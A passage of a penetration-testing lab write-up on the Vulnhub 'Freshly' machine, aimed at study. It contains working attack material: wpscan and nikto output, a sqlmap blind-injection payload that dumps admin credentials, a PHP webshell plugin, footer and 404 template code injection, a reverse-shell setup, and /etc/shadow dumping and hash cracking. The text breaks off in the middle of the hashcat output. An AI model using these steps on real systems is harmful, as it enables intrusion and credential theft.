[+] Name: all-in-one-wp-migration - v2.0.4
 |  Location: http://192.168.1.103:8080/wordpress/wp-content/plugins/all-in-one-wp-
↪migration/
 |  Readme: http://192.168.1.103:8080/wordpress/wp-content/plugins/all-in-one-wp-
↪migration/readme.txt

[!] Title: All-in-One WP Migration <= 2.0.4 - Unauthenticated Database Export
    Reference: https://wpvulndb.com/vulnerabilities/7857
    Reference: http://www.pritect.net/blog/all-in-one-wp-migration-2-0-4-security-
↪vulnerability
[i] Fixed in: 2.0.5

[+] Name: cart66-lite - v1.5.3
 |  Location: http://192.168.1.103:8080/wordpress/wp-content/plugins/cart66-lite/
 |  Readme: http://192.168.1.103:8080/wordpress/wp-content/plugins/cart66-lite/readme.
↪txt

[!] Title: Cart66 Lite <= 1.5.3 - SQL Injection
    Reference: https://wpvulndb.com/vulnerabilities/7737
    Reference: https://research.g0blin.co.uk/g0blin-00022/
    Reference: http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2014-9442
[i] Fixed in: 1.5.4

[+] Name: google-analytics-for-wordpress - v5.3.1
 |  Location: http://192.168.1.103:8080/wordpress/wp-content/plugins/google-analytics-
↪for-wordpress/
 |  Readme: http://192.168.1.103:8080/wordpress/wp-content/plugins/google-analytics-
↪for-wordpress/readme.txt

[!] Title: Google Analytics by Yoast 5.3.2 - Cross-Site Scripting (XSS)
    Reference: https://wpvulndb.com/vulnerabilities/7838
    Reference: http://packetstormsecurity.com/files/130716/
    Reference: http://osvdb.org/119334
[i] Fixed in: 5.3.3

[!] Title: Google Analytics by Yoast <= 5.3.2 - Stored Cross-Site Scripting (XSS)
    Reference: https://wpvulndb.com/vulnerabilities/7856
    Reference: https://yoast.com/ga-plugin-security-update-more/
    Reference: http://klikki.fi/adv/yoast_analytics.html
    Reference: http://packetstormsecurity.com/files/130935/
    Reference: http://osvdb.org/119810
[i] Fixed in: 5.3.3

[!] Title: Google Analytics by Yoast <= 5.3.3 - Cross-Site Scripting (XSS)
    Reference: https://wpvulndb.com/vulnerabilities/7914
    Reference: https://yoast.com/coordinated-security-release/
    Reference: https://blog.sucuri.net/2015/04/security-advisory-xss-vulnerability-
↪affecting-multiple-wordpress-plugins.html
    Reference: http://klikki.fi/adv/yoast_analytics2.html
    Reference: http://osvdb.org/121068
```

```
[i] Fixed in: 5.4

[+] Name: jetpack - v3.3.1
 |  Location: http://192.168.1.103:8080/wordpress/wp-content/plugins/jetpack/
 |  Readme: http://192.168.1.103:8080/wordpress/wp-content/plugins/jetpack/readme.txt

[!] Title: Jetpack by WordPress.com 3.0-3.4.2 - Cross-Site Scripting (XSS)
    Reference: https://wpvulndb.com/vulnerabilities/7915
    Reference: https://blog.sucuri.net/2015/04/security-advisory-xss-vulnerability-
↪affecting-multiple-wordpress-plugins.html
    Reference: https://jetpack.me/2015/04/20/jetpack-3-4-3-coordinated-security-
↪update/
    Reference: http://osvdb.org/121066
[i] Fixed in: 3.4.3

[!] Title: Jetpack <= 3.5.2 - DOM Cross-Site Scripting (XSS)
    Reference: https://wpvulndb.com/vulnerabilities/7964
    Reference: https://blog.sucuri.net/2015/05/jetpack-and-twentyfifteen-vulnerable-
↪to-dom-based-xss-millions-of-wordpress-websites-affected-millions-of-wordpress-
↪websites-affected.html
[i] Fixed in: 3.5.3

[+] Name: proplayer - v4.7.9.1
 |  Location: http://192.168.1.103:8080/wordpress/wp-content/plugins/proplayer/
 |  Readme: http://192.168.1.103:8080/wordpress/wp-content/plugins/proplayer/readme.
↪txt

[!] Title: ProPlayer 4.7.9.1 - SQL Injection
    Reference: https://wpvulndb.com/vulnerabilities/6912
    Reference: http://osvdb.org/93564
    Reference: http://www.exploit-db.com/exploits/25605/

[+] Name: wptouch - v3.6.6
 |  Location: http://192.168.1.103:8080/wordpress/wp-content/plugins/wptouch/
 |  Readme: http://192.168.1.103:8080/wordpress/wp-content/plugins/wptouch/readme.txt

[!] Title: WPtouch <= 3.6.6 - Unvalidated Open Redirect
    Reference: https://wpvulndb.com/vulnerabilities/7837
    Reference: https://wordpress.org/plugins/wptouch/changelog/
[i] Fixed in: 3.7

[!] Title: WPtouch Mobile Plugin <= 3.7.5.3 - Cross-Site Scripting (XSS)
    Reference: https://wpvulndb.com/vulnerabilities/7920
    Reference: https://blog.sucuri.net/2015/04/security-advisory-xss-vulnerability-
↪affecting-multiple-wordpress-plugins.html
    Reference: http://osvdb.org/121073
[i] Fixed in: 3.7.6

[+] Enumerating installed themes (only vulnerable ones) ...



  : |==========================================================================|

[+] We found 1 themes:

[+] Name: twentyfifteen - v1.0
 |  Location: http://192.168.1.103:8080/wordpress/wp-content/themes/twentyfifteen/
 |  Readme: http://192.168.1.103:8080/wordpress/wp-content/themes/twentyfifteen/
↪readme.txt
 |  Style URL: http://192.168.1.103:8080/wordpress/wp-content/themes/twentyfifteen/
↪style.css
 |  Theme Name: Twenty Fifteen
 |  Theme URI: https://wordpress.org/themes/twentyfifteen
 |  Description: Our 2015 default theme is clean, blog-focused, and designed for␣
↪clarity. Twenty Fifteen's simple,...
 |  Author: the WordPress team
 |  Author URI: https://wordpress.org/

[!] Title: Twenty Fifteen Theme <= 1.1 - DOM Cross-Site Scripting (XSS)
    Reference: https://wpvulndb.com/vulnerabilities/7965
    Reference: https://blog.sucuri.net/2015/05/jetpack-and-twentyfifteen-vulnerable-
↪to-dom-based-xss-millions-of-wordpress-websites-affected-millions-of-wordpress-
↪websites-affected.html
[i] Fixed in: 1.2

[+] Enumerating timthumb files ...



  : |===========================================================================|

[+] No timthumb files found

[+] Enumerating usernames ...
[+] Identified the following 1 user/s:
    +----+-------+-------+
    | Id | Login | Name  |
    +----+-------+-------+
    | 1  | admin | admin |
    +----+-------+-------+
[!] Default first WordPress username 'admin' is still used

[+] Finished: Tue May 12 23:16:49 2015
[+] Requests Done: 3989
[+] Memory used: 14.184 MB
[+] Elapsed time: 00:06:22
```

None of the exploits appeared to be an easy, relevant source of exploit.

### Spidering the web site

Next we look for any non-navigable web site files/directories. These tools exist on Kali Linux and could be used: GUI **owasp-zap**, command line **dirb**, command line **skipfish** with html output, and command line **nikto**. Here are runs of **dirb**, **skipfish**, and **nikto**. We stop at looking at http://\protect\T1\textdollarT/ and don't recurse due to finding `login.php` quickly.

#### dirb

```
cd $JOB/dirb
dirb  http://$T/ -o dirb_html_php -X ".html,.php"
```

Running this gives us:

```
hacker@kali:~/local/pentest/phouse/freshly/dirb$ dirb  http://$T/ -o dirb_html_php -X
↪".html,.php"

-----------------
DIRB v2.21
By The Dark Raver
-----------------

OUTPUT_FILE: dirb_html_php
START_TIME: Mon May  4 13:22:29 2015
URL_BASE: http://192.168.1.103/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
EXTENSIONS_LIST: (.html,.php) | (.html)(.php) [NUM = 2]

-----------------

GENERATED WORDS: 4592

---- Scanning URL: http://192.168.1.103/ ----
+ http://192.168.1.103/index.html (CODE:200|SIZE:47)
+ http://192.168.1.103/login.php (CODE:200|SIZE:276)

-----------------
DOWNLOADED: 9184 - FOUND: 2
```

### skipfish

Trying **skipfish** took more work to speed it up (to exclude some subdirectories). To see what it's scanning hit the space bar while it runs:

```
cd $JOB/skipfish
MINIMAL=/usr/share/skipfish/dictionaries/minimal.wl
EXT=/usr/share/skipfish/dictionaries/extensions-only.wl
DICT="-S $MINIMAL -S $EXT"
SKIP="-X /phpmyadmin -X /icons -X /javascript"
REPORT=skipfish_minimal
rm -rf $REPORT
skipfish $SKIP $DICT -L -o skipfish_minimal http://$T
```

Running this produces an html report accessible from `skipfish_minimal/index.html` (showing `login.php`).

### nikto

```
T=192.168.1.103
nikto -output nikto_80.txt -host $T
nikto -output nikto_8080.txt -host $T -port 8080
nikto -output nikto_443.txt -host $T -port 443
```

Running this gives:

```
hacker@kali:~/local/pentest/phouse/freshly/nikto$ nikto -output nikto_80.txt -host $T
- Nikto v2.1.6
---------------------------------------------------------------------------
```

```
+ Target IP:          192.168.1.103
+ Target Hostname:    192.168.1.103
+ Target Port:        80
+ Start Time:         2015-05-04 22:02:45 (GMT-7)
---------------------------------------------------------------------------
+ Server: Apache/2.4.7 (Ubuntu)
+ Server leaks inodes via ETags, header found with file /, fields: 0x2f␣
↪0x50f4228b8016c
+ The anti-clickjacking X-Frame-Options header is not present.
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ Retrieved x-powered-by header: PHP/5.5.9-1ubuntu4.5
+ Uncommon header 'x-webkit-csp' found, with contents: default-src 'self' ;script-src
↪'self'  'unsafe-inline' 'unsafe-eval';style-src 'self' 'unsafe-inline';img-src 'self
↪' data:  *.tile.openstreetmap.org *.tile.opencyclemap.org;
+ Uncommon header 'x-ob_mode' found, with contents: 0
+ Uncommon header 'x-content-security-policy' found, with contents: default-src 'self
↪' ;options inline-script eval-script;img-src 'self' data:  *.tile.openstreetmap.org␣
↪*.tile.opencyclemap.org;
+ OSVDB-3233: /icons/README: Apache default file found.
+ /login.php: Admin login page/section found.
+ /phpmyadmin/: phpMyAdmin directory found
+ 6744 requests: 0 error(s) and 10 item(s) reported on remote host
+ End Time:           2015-05-04 22:03:02 (GMT-7) (17 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
hacker@kali:~/local/pentest/phouse/freshly/nikto$ nikto -output nikto_8080.txt -host
↪$T -port 8080
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.1.103
+ Target Hostname:    192.168.1.103
+ Target Port:        8080
+ Start Time:         2015-05-04 22:03:11 (GMT-7)
---------------------------------------------------------------------------
+ Server: Apache
+ IP address found in the 'x-mod-pagespeed' header. The IP is "1.7.30.4".
+ Uncommon header 'x-mod-pagespeed' found, with contents: 1.7.30.4-
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Server leaks inodes via ETags, header found with file /favicon.ico, fields: 0x47e␣
↪0x4fbf4f262dd00
+ OSVDB-3268: /img/: Directory indexing found.
+ OSVDB-3092: /img/: This might be interesting...
+ Cookie PHPSESSID created without the httponly flag
+ Retrieved x-powered-by header: PHP/5.4.35
+ Uncommon header 'link' found, with contents: <http://192.168.1.103:8080/wordpress/>;
↪ rel=shortlink
+ /wordpress/: A Wordpress installation was found.
+ 6606 requests: 0 error(s) and 9 item(s) reported on remote host
+ End Time:           2015-05-04 22:03:30 (GMT-7) (19 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
hacker@kali:~/local/pentest/phouse/freshly/nikto$ nikto -output nikto_443.txt -host
↪$T -port 443
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.1.103
+ Target Hostname:    192.168.1.103
+ Target Port:        443
---------------------------------------------------------------------------
+ SSL Info:        Subject: /CN=www.example.com
                   Ciphers: ECDHE-RSA-AES256-GCM-SHA384
                   Issuer:  /CN=www.example.com
+ Start Time:         2015-05-04 22:03:36 (GMT-7)
---------------------------------------------------------------------------
+ Server: Apache
+ IP address found in the 'x-mod-pagespeed' header. The IP is "1.7.30.4".
+ Uncommon header 'x-mod-pagespeed' found, with contents: 1.7.30.4-
+ The site uses SSL and the Strict-Transport-Security HTTP header is not defined.
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Hostname '192.168.1.103' does not match certificate's CN 'www.example.com'
+ Server leaks inodes via ETags, header found with file /favicon.ico, fields: 0x47e␣
↪0x4fbf4f262dd00
+ OSVDB-3268: /img/: Directory indexing found.
+ OSVDB-3092: /img/: This might be interesting...
+ Cookie PHPSESSID created without the secure flag
+ Cookie PHPSESSID created without the httponly flag
+ Cookie Cart66DBSID created without the secure flag
+ Retrieved x-powered-by header: PHP/5.4.35
+ Uncommon header 'link' found, with contents: <https://192.168.1.103:443/wordpress/>;
↪ rel=shortlink
+ /wordpress/: A Wordpress installation was found.
+ 6604 requests: 0 error(s) and 13 item(s) reported on remote host
+ End Time:           2015-05-04 22:05:10 (GMT-7) (94 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

### In summary

All these reports show a login form at http://\protect\T1\textdollarT/login.php which we will subject to **sqlmap** analysis.

### sqlmap login.php

Looking at the login.php form shows user/password fields which we feed into sqlmap:

```
hacker@kali:~/local/pentest/phouse/freshly/sqlmap$ cd $JOB/sqlmap
hacker@kali:~/local/pentest/phouse/freshly/sqlmap$ curl --silent --remote-name http://
↪$T/login.php
hacker@kali:~/local/pentest/phouse/freshly/sqlmap$ cat login.php

<form action="" method="post">
<table width="50%">
        <tr>
                <td>User</td>
                <td><input type="text" name="user"></td>
        </tr>
        <tr>
                <td>Password</td>
                <td><input type="password" name="password"></td>
        </tr>
        </table>
```

```
                <input type="submit" value="Submit" name="s">
        </form>
```

Start with “–dbs” to find if sql injection is possible the databases, then progress to enumerating user accounts for wordpress. It’s quite slow due to being a blink sql injection.

```
T=192.168.1.103
URL=http://$T/login.php
sqlmap -u "$URL" --random-agent --forms --batch \
    --output-dir $PWD/sqlmap_login --dbs
```

Running this gives us:

```
hacker@kali:~/local/pentest/phouse/freshly/sqlmap$ T=192.168.1.103
hacker@kali:~/local/pentest/phouse/freshly/sqlmap$ URL=http://$T/login.php
hacker@kali:~/local/pentest/phouse/freshly/sqlmap$ sqlmap -u "$URL" --random-agent --
↪forms --batch \
    --output-dir $PWD/sqlmap_login --dbs
##################### SNIP ######################
sqlmap identified the following injection points with a total of 114 HTTP(s) requests:
---
Parameter: user (POST)
    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (SELECT)
    Payload: user=LDRL' AND (SELECT * FROM (SELECT(SLEEP(5)))lPIC) AND 'KrbC'='KrbC&
↪password=&s=Submit
---
##################### SNIP ######################
back-end DBMS: MySQL 5.0.12
##################### SNIP ######################
available databases [7]:
[*] information_schema
[*] login
[*] mysql
[*] performance_schema
[*] phpmyadmin
[*] users
[*] wordpress8080
##################### SNIP ######################
```

Let’s go after the wordpress8080 MySQL database:

```
sqlmap -u "$URL" --random-agent --forms --batch \
    --output-dir $PWD/sqlmap_login -D wordpress8080  --tables
```

Running this shows database wordpress8080 has only a users table:

```
hacker@kali:~/local/pentest/phouse/freshly/sqlmap$ sqlmap -u "$URL" --random-agent --
↪forms --batch \
    --output-dir $PWD/sqlmap_login -D wordpress8080  --tables
##################### SNIP ######################

Database: wordpress8080
[1 table]
+-------+
| users |
+-------+
##################### SNIP ######################
```

So let's dump the users table:

```
sqlmap -u "$URL" --random-agent --forms --batch \
    --output-dir $PWD/sqlmap_login -D wordpress8080  -T users --dump
```

```
hacker@kali:~/local/pentest/phouse/freshly/sqlmap$ sqlmap -u "$URL" --random-agent --
↪forms --batch \
    --output-dir $PWD/sqlmap_login -D wordpress8080  -T users --dump
##################### SNIP ######################
Database: wordpress8080
Table: users
[1 entry]
+----------+---------------------+
| username | password            |
+----------+---------------------+
| admin    | SuperSecretPassword |
+----------+---------------------+
##################### SNIP ######################
```

So now we can log into the wordpress site http://\protect\T1\textdollarT:8080/wordpress/wp-login.php using admin/SuperSecretPassword.

## 3.18.3 The Exploit

### Insert PHP Plugin

One direct way to exploit WordPress is to add & activate the plugin Insert PHP via the http://\protect\T1\textdollarT:8080/wordpress/wp-admin/ *Plugins* → *Add new* → *Upload Plugin* → *Browse* → *Install now* → *Activate Plugin* menu item. Once you have that, *Pages* → *Add new* to add a new page with content:

```
[insert_php]
passthru('id; echo "\n"; cat /etc/passwd;');
[/insert_php]
```

Navigating to the page will give you:

```
uid=1(daemon) gid=1(daemon) groups=1(daemon)

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
```

```
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
messagebus:x:102:105::/var/run/dbus:/bin/false
user:x:1000:1000:user,,,:/home/user:/bin/bash
mysql:x:103:111:MySQL Server,,,:/nonexistent:/bin/false
candycane:x:1001:1001::/home/candycane:
# YOU STOLE MY SECRET FILE!
# SECRET = "NOBODY EVER GOES IN, AND NOBODY EVER COMES OUT!"
```

### Create your own WordPress plugin

An alternative approach is to follow Vulnhub – (TopHatSec) Freshly Writeup and create your own WordPress plugin. This has the advantage of password-less access to a page allowing execution of arbitrary shell commands. This author personally likes this one the best.

```
cd $JOB/exploit
cat > exploit-plugin.php <<EOF
<?php
 /*
 Plugin Name: Execute arbitrary command line program
 Plugin URI: www.example.com
 Description: Makes your WordPress site vulnerable.
 Author: pentest-meetup
 Version: 1.0
 Author URI: www.example.com
 */
 passthru(\$_GET["cmd"]);
?>
zip -r exploit-plugin exploit-plugin.php
EOF
```

Add & activate the plugin via the http://\protect\T1\textdollarT:8080/wordpress/wp-admin/ *Plugins* → *Add new* → *Upload Plugin* → *Browse* → *Install now* → *Activate Plugin* menu item. To execute arbitrary commands:

```
curl --silent http://$T:8080/wordpress/wp-content/plugins/exploit-plugin/exploit-
↪plugin.php?cmd=cat%20/etc/passwd
```

Running this gives:

```
hacker@kali:~/local/pentest/phouse/freshly/exploit$ curl --silent http://$T:8080/
↪wordpress/wp-content/plugins/exploit-plugin/exploit-plugin.php?cmd=cat%20/etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
```

```
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
messagebus:x:102:105::/var/run/dbus:/bin/false
user:x:1000:1000:user,,,:/home/user:/bin/bash
mysql:x:103:111:MySQL Server,,,:/nonexistent:/bin/false
candycane:x:1001:1001::/home/candycane:
# YOU STOLE MY SECRET FILE!
# SECRET = "NOBODY EVER GOES IN, AND NOBODY EVER COMES OUT!"
```

### Put php in footer.php

An alternative approach is to follow Vulnhub - Freshly and add exploit php code to the footer.php file (making the modifications very obvious to all WordPress users). On the http://\protect\T1\textdollarT:8080/wordpress/wp-admin/ admin page select *Appearance* → *Editor* → *Footer (footer.php)*, add the following php code to `footer.php` just prior to the "</body>" tag, then select *Update File*:

```
<?php passthru('cat /etc/passwd'); ?>
```

To perform the exploit:

```
curl --silent http://$T:8080/wordpress/ | \
    sed -n '/^root/,$p'
```

Running this gives:

```
hacker@kali:~/local/pentest/phouse/freshly/exploit$ curl --silent http://$T:8080/
↪wordpress/ | sed -n '/^root/,$p'
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
messagebus:x:102:105::/var/run/dbus:/bin/false
user:x:1000:1000:user,,,:/home/user:/bin/bash
mysql:x:103:111:MySQL Server,,,:/nonexistent:/bin/false
candycane:x:1001:1001::/home/candycane:
# YOU STOLE MY SECRET FILE!
# SECRET = "NOBODY EVER GOES IN, AND NOBODY EVER COMES OUT!"
```

```
</body>
</html>
```

### Getting a reverse shell and root

This one will be better for 2 reasons. First, a reverse shell is opened leading to getting root. Second, it updates `404.php` which is less obvious than changing the often-used `footer.php`. This is a combination of various reverse shell writeups on the web: TopHatSec: Freshly and A freshly squeezed cup of pwnage.

pentestmonkey php-reverse-shell is already available on Kali:

```
cd $JOB/exploit
locate php | grep reverse
```

Running this gives:

```
hacker@kali:~/local/pentest/phouse/freshly/exploit$ locate php | grep reverse
/usr/share/beef-xss/modules/exploits/m0n0wall/php-reverse-shell.php
/usr/share/laudanum/php/php-reverse-shell.php
/usr/share/webshells/php/php-reverse-shell.php
```

Kali's `/usr/share/webshells/php/php-reverse-shell.php` is the pentestmonkey `php-reverse-shell.php`.

On the http://\protect\T1\textdollarT:8080/wordpress/wp-admin/ admin page select *Appearance* → *Editor* → *404 Template (404.php)*, replace the contents with `/usr/share/webshells/php/php-reverse-shell.php` php code. Edit the following 2 lines to reflect your attack machine's ip & port used:

```
$ip = '127.0.0.1';  // CHANGE THIS
$port = 1234;       // CHANGE THIS
```

At this point save your edits via *Update File*.

On your attack machine fire up a listener:

```
# fire up a listener
socat - TCP-LISTEN:1234
```

Then in a separate window kick off the shell:

```
cd $JOB/exploit
curl --silent http://$T:8080/wordpress/404.php
```

Now you'll get a tty-less shell back on your **socat** terminal. Following Post-Exploitation Without A TTY you'll run the following in your reverse shell to correct the problem of being tty-less:

```
python -c 'import pty; pty.spawn("/bin/bash")'
```

Here goes our exploit console. Notice that `/etc/shadow` has improper permissions and we could use that for a brute force password cracking. But it turns out that root uses the admin password of "SuperSecretPassword":

```
hacker@kali:~/local/pentest/phouse/freshly/exploit$ socat - TCP-LISTEN:1234
Linux Freshly 3.13.0-45-generic #74-Ubuntu SMP Tue Jan 13 19:37:48 UTC 2015 i686␣
↪athlon i686 GNU/Linux
 14:38:12 up  2:39,  0 users,  load average: 0.00, 0.01, 0.05
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=1(daemon) gid=1(daemon) groups=1(daemon)
```

```
/bin/sh: 0: can't access tty; job control turned off
$ # no tty so we cannot su to root, so get a tty via python
$ python -c 'import pty; pty.spawn("/bin/bash")'
daemon@Freshly:/$ # try a password for root that we already know
daemon@Freshly:/$ su - root
su - root
Password: SuperSecretPassword

root@Freshly:~# # it worked - root
root@Freshly:~# id
id
uid=0(root) gid=0(root) groups=0(root)
```

We're root and so done. But what if that didn't work? Let's back out of root and do some recon to see if we can get at `/etc/shadow` and crack the passwords.

```
root@Freshly:~# exit
daemon@Freshly:/$ ls -l /etc/shadow
ls -l /etc/shadow
-rwxr-xr-x 1 root shadow 1030 Feb 17 01:56 /etc/shadow
daemon@Freshly:/$ cat /etc/shadow
cat /etc/shadow
root:$6$If.Y9A3d$L1/qOTmhdbImaWb40Wit6A/
↪wP5tY5Ia0LB9HvZvl1xAGFKGP5hm9aqwvFtDIRKJaWkN8cuqF6wMvjl1gxtoR7/:16483:0:99999:7:::
daemon:*:16483:0:99999:7:::
bin:*:16483:0:99999:7:::
sys:*:16483:0:99999:7:::
sync:*:16483:0:99999:7:::
games:*:16483:0:99999:7:::
man:*:16483:0:99999:7:::
lp:*:16483:0:99999:7:::
mail:*:16483:0:99999:7:::
news:*:16483:0:99999:7:::
uucp:*:16483:0:99999:7:::
proxy:*:16483:0:99999:7:::
www-data:*:16483:0:99999:7:::
backup:*:16483:0:99999:7:::
list:*:16483:0:99999:7:::
irc:*:16483:0:99999:7:::
gnats:*:16483:0:99999:7:::
nobody:*:16483:0:99999:7:::
libuuid:!:16483:0:99999:7:::
syslog:*:16483:0:99999:7:::
messagebus:*:16483:0:99999:7:::
user:$6$MuqQZq4i$t/lNztnPTqUCvKeO/vvHd9nVe3yRoES5fEguxxHnOf3jR/zUl0SFs825OM4MuCWlV7H/
↪k2QCKiZ3zso.31Kk31:16483:0:99999:7:::
mysql:!:16483:0:99999:7:::
candycane:$6$gfTgfe6A
↪$pAMHjwh3aQV1lFXtuNDZVYyEqxLWd957MSFvPiPaP5ioh7tPOwK2TxsexorYiB0zTiQWaaBxwOCTRCIVykhRa/
↪:16483:0:99999:7:::
# YOU STOLE MY PASSWORD FILE!
# SECRET = "NOBODY EVER GOES IN, AND NOBODY EVER COMES OUT!"
```

Let's try and crack the hashes on our Kali Linux box using **`hashcat`**. Cut and paste `/etc/shadow` into `$JOB/hashcat/shadow.txt` on Kali; once that's done run the following to convert that to **`hashcat`** format and crack the password:

```
cd $JOB/hashcat
# cut and paste /etc/shadow into shadow.txt
# get rid of everything except for the actual hash
cut -d: -f2 shadow.txt | grep '^$6\$' > hashes.txt
# boo - running hashid defaults to python3 which fails on Kali
#   so force python2
python2 $(which hashid) -m hashes.txt
# hashcat mode 1800 it is ...
# add our known possible password to the rockyou list
echo "SuperSecretPassword" > wordlist.txt
zcat /usr/share/wordlists/rockyou* >> wordlist.txt
# run hashcat
hashcat --hash-type=1800 --potfile-disable hashes.txt wordlist.txt | \
    tee cracked.txt
```

Running this gives us our password:

```
hacker@kali:~/local/pentest/phouse/freshly/exploit$ # cd $JOB/hashcat
hacker@kali:~/local/pentest/phouse/freshly/hashcat$ # cut and paste /etc/shadow into␣
↪shadow.txt
hacker@kali:~/local/pentest/phouse/freshly/hashcat$ # get rid of everything except␣
↪for the actual hash
hacker@kali:~/local/pentest/phouse/freshly/hashcat$ cut -d: -f2 shadow.txt | grep '^
↪$6\$' > hashes.txt
hacker@kali:~/local/pentest/phouse/freshly/hashcat$ # boo - running hashid defaults␣
↪to python3 which fails on Kali
hacker@kali:~/local/pentest/phouse/freshly/hashcat$ #   so force python2
hacker@kali:~/local/pentest/phouse/freshly/hashcat$ python2 $(which hashid) -m hashes.
↪txt
--File 'hashes.txt'--
Analyzing '$6$If.Y9A3d$L1/qOTmhdbImaWb40Wit6A/
↪wP5tY5Ia0LB9HvZvl1xAGFKGP5hm9aqwvFtDIRKJaWkN8cuqF6wMvjl1gxtoR7/'
[+] SHA-512 Crypt [Hashcat Mode: 1800]
Analyzing '$6$MuqQZq4i$t/lNztnPTqUCvKeO/vvHd9nVe3yRoES5fEguxxHnOf3jR/
↪zUl0SFs825OM4MuCWlV7H/k2QCKiZ3zso.31Kk31'
[+] SHA-512 Crypt [Hashcat Mode: 1800]
Analyzing '$6$gfTgfe6A
↪$pAMHjwh3aQV1lFXtuNDZVYyEqxLWd957MSFvPiPaP5ioh7tPOwK2TxsexorYiB0zTiQWaaBxwOCTRCIVykhRa/
↪'
[+] SHA-512 Crypt [Hashcat Mode: 1800]
--End of file 'hashes.txt'--
hacker@kali:~/local/pentest/phouse/freshly/hashcat$ # hashcat mode 1800 it is ...
hacker@kali:~/local/pentest/phouse/freshly/hashcat$ # add our known possible password␣
↪to the rockyou list
hacker@kali:~/local/pentest/phouse/freshly/hashcat$ echo "SuperSecretPassword" >␣
↪wordlist.txt
hacker@kali:~/local/pentest/phouse/freshly/hashcat$ zcat /usr/share/wordlists/
↪rockyou* >> wordlist.txt
hacker@kali:~/local/pentest/phouse/freshly/hashcat$ # run hashcat
hacker@kali:~/local/pentest/phouse/freshly/hashcat$ hashcat --hash-type=1800 --
↪potfile-disable hashes.txt wordlist.txt | \
>     tee cracked.txt
Initializing hashcat v0.49 with 1 threads and 32mb segment-size...

Added hashes from file hashes.txt: 3 (3 salts)

NOTE: press enter for status-screen
```

```
$6$If.Y9A3d$L1/qOTmhdbImaWb40Wit6A/
↪wP5tY5Ia0LB9HvZvl1xAGFKGP5hm9aqwvFtDIRKJaWkN8cuqF6wMvjl1gxtoR7/:SuperSecretPassword
$6$MuqQZq4i$t/lNztnPTqUCvKeO/vvHd9nVe3yRoES5fEguxxHnOf3jR/zUl0SFs825OM4MuCWlV7H/
↪k2QCKiZ3zso.31Kk31:SuperSecretPassword
$6$gfTgfe6A
